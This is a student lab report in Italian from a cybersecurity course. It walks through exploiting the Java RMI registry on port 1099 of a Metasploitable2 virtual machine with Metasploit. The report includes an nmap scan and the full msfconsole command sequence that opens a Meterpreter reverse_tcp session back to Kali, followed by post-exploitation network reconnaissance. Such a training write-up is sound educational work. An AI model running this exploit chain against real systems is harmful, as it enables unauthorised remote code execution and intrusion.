



EPICODE

# Report Metasploit java-RMI 1099



By Xian Long Qiu



## Indice

- Panoramica pag.3
- Strumenti pag.4
- Ambiente di lavoro pag.5
- Information gathering pag.6
- Operazioni preliminari pag.7
- Configurazione exploit pag.9
- Exploit pag.11
- Raccolta informazioni pag.12
- Conclusione pag.13



## Panoramica

La macchina target Metasploitable presenta un **servizio vulnerabile** sulla porta **1099** - **Java RMI**. La vulnerabilità viene sfruttata con **Metasploit** per ottenere una sessione **Meterpreter** sulla macchina.

## Scopo

Analizzare e testare la vulnerabilità con Metasploit. Successivamente **raccogliere i dati** della configurazione di rete e la tabella di routing della macchina vittima.

## Origine traccia

Il presente report è relativo al Modulo 2 - Settimana 3 - week 3 lezione 5 del corso sulla piattaforma Epicode



## Strumenti




- **Metasploit**: è un framework open source usato per test di penetrazione e sicurezza informatica, che permette di sviluppare, testare e sfruttare vulnerabilità di sistemi informatici tramite moduli di exploit, payload e scanner.



- **Nmap**: è uno strumento open source per la scansione e l'analisi delle reti, usato per scoprire host attivi, porte aperte, servizi in esecuzione e vulnerabilità su dispositivi connessi a una rete.

## Fonte

Repository     <https://github.com/XLQcyber/CS0225>





## Ambiente di lavoro



-**Kali Linux**: distribuzione Linux basata su Debian, progettata per il penetration testing, auditing della sicurezza e analisi forense digitale. Viene utilizzata da professionisti della sicurezza informatica e hacker etici per testare la robustezza delle reti e individuare vulnerabilità.

**IP**: 192.168.11.111



-**Metasploitable2** è una macchina virtuale volutamente vulnerabile, progettata come ambiente di laboratorio per esercitarsi con Metasploit e imparare a sfruttare vulnerabilità in modo sicuro.

**IP**: 192.168.11.112



## Information gathering



L'exploit **Java RMI** sulla porta **1099** sfrutta una vulnerabilità nel servizio Java Remote Method Invocation (RMI) Registry, che ascolta di default sulla porta 1099. Questo servizio permette a un attaccante di eseguire codice remoto senza autenticazione, caricando **classi Java** malevole, permettendo così l'esecuzione di comandi arbitrari sulla macchina vulnerabile.

## Operazioni preliminari

```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.11.112/24
    netmask 255.255.255.0
    gateway 192.168.11.1
```

Nella macchina **metasploitable 2** configuro IP, netmask e gateway.

**Comando:** `sudo nano /etc/network/interfaces`

**Address:** 192.168.11.112/24

**Netmask:** 255.255.255.0


**Gateway:** 192.168.11.1

Nella macchina **Kali linux** configuro IP, netmask e gateway attraverso l'impostazione della connessione "wired connection 1"

**Address:** 192.168.11.111

**Netmask:** 255.255.255.0

**Gateway:** 192.168.11.1



```
(kali㉿kali)-[~]  
$ ping 192.168.11.112  
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:  
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.627 ms  
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=2.79 ms  
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=12.6 ms  
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.715 ms  
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=6.09 ms  
^C  
— 192.168.11.112 ping statistics —  
5 packets transmitted, 5 received, 0% packet loss, time 4072ms  
rtt min/avg/max/mdev = 0.627/4.559/12.577/4.471 ms
```

Successivamente verifico la disponibilit  della porta 1099 (servizio porta vulnerabile) in ascolto con **nmap** della macchina target.

**Comando:** nmap -sV 192.168.11.112


Verifico la connessione tra di loro con il comando **ping**.  
La connessione funziona tra le due macchine.

```
(kali㉿kali)-[~]  
$ nmap -sV 192.168.11.112  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 16:16 CEST  
Nmap scan report for 192.168.11.112  
Host is up (0.00095s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet?      vsftpd 2.3.4  
25/tcp    open  smtp?        vsftpd 2.3.4  
53/tcp    open  domain       ISC BIND 9.4.2 (Ubuntu) at 2025-05-16 16:29:17 +0200  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec?        vsftpd 2.3.4  
513/tcp   open  login?       vsftpd 2.3.4  
514/tcp   open  shell?       vsftpd 2.3.4  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ccproxy-ftp? vsftpd 2.3.4  
3306/tcp  open  mysql?       vsftpd 2.3.4  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  unknown      vsftpd 2.3.4
```



## Configurazione exploit

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb
```



Avvio il tool **Metasploit** nel terminale.

**Comando:** msfconsole

Ricerco dell' exploit java\_rmi 1099, scelgo come target **linux x86** e lo uso.

Il **payload predefinito** e' gia' selezionato dal exploit con **Meterpreter**.

**Comando per ricerca:** search java\_rmi

**Comando per scegliere e usare exploit:** use 4

```
msf6 > search java_rmi

Matching Modules

#  Name                                                                 Disclosure Date  Rank
-  -
0  auxiliary/gather/java_rmi_registry                                   .               normal
1  exploit/multi/misc/java_rmi_server                                2011-10-15      excellent
2  \_ target: Generic (Java Payload)                                  .               .
3  \_ target: Windows x86 (Native Payload)                           .               .
4  \_ target: Linux x86 (Native Payload)                              .               .
5  \_ target: Mac OS X PPC (Native Payload)                           .               .
6  \_ target: Mac OS X x86 (Native Payload)                           .               .
7  auxiliary/scanner/misc/java_rmi_server                             2011-10-15      normal
8  exploit/multi/browser/java_rmi_connection_impl                    2010-03-31      excellent

Interact with a module by name or index. For example info 8, use 8 or use exploit

msf6 > use 4
[*] Additionally setting TARGET => Linux x86 (Native Payload)
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):


| Name      | Current Setting | Required | Description                           |
|-----------|-----------------|----------|---------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP request is delayed |
| RHOSTS    |                 | yes      | The target host(s)                    |
| RPORT     | 1099            | yes      | The target port                       |
| SRVHOST   | 0.0.0.0         | yes      | The local host to bind to             |
| SRVPORT   | 8080            | yes      | The local port to bind to             |
| SSL       | false           | no       | Negotiate SSL for the connection      |
| SSLCert   |                 | no       | Path to a custom SSL certificate      |
| URIPATH   |                 | no       | The URI to use for the connection     |


Payload options (linux/x86/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                             |
|-------|-----------------|----------|-----------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (default is 0.0.0.0) |
| LPORT | 4444            | yes      | The listen port                         |


Exploit target:


| Id | Name                       |
|----|----------------------------|
| 2  | Linux x86 (Native Payload) |


```

Visualizzo le **opzioni** del exploit per configurarlo in modo richiesto dal required yes.

**Comando:** show options

Modifico i **parametri** di **HTTPDELAY** e **RHOSTS** richieste dal exploit.

**Comando:** set HTTPDELAY 20

**Comando:** set RHOSTS 192.168.11.112

```
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
```



## Exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/VGHP0Et4l
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:58914) at 2025-05-16 16:29:17 +0200
```

Avvio dell' exploit e crea una sessione Meterpreter con successo.

Comando: exploit

## Raccolta di informazioni post exploit

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 08:00:27:c3:08:16
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec3:816
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::
```

Otengo le informazioni sulla **tabella di routing** della macchina vittima.

**Comando:** route

Otengo le informazioni di **configurazione di rete**.

**Comando:** ifconfig

```
meterpreter > route

IPv4 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	192.168.11.1	100	eth0
192.168.11.0	255.255.255.0	0.0.0.0	0	eth0

```
No IPv6 routes were found.
```



## Conclusione

Il penetration test sull'exploit Java RMI 1099 e la successiva raccolta di informazioni sono stati completati con successo. L'utilizzo del tool Metasploit ha facilitato e automatizzato il lavoro, offrendo numerosi moduli di exploit per diversi servizi e sistemi operativi.

L'attività ha fornito una comprensione pratica delle conseguenze di una vulnerabilità non corretta, evidenziando l'importanza della sicurezza proattiva e della costante aggiornamento dei sistemi. L'ambiente di test ha permesso di applicare le competenze acquisite in uno scenario controllato e realistico.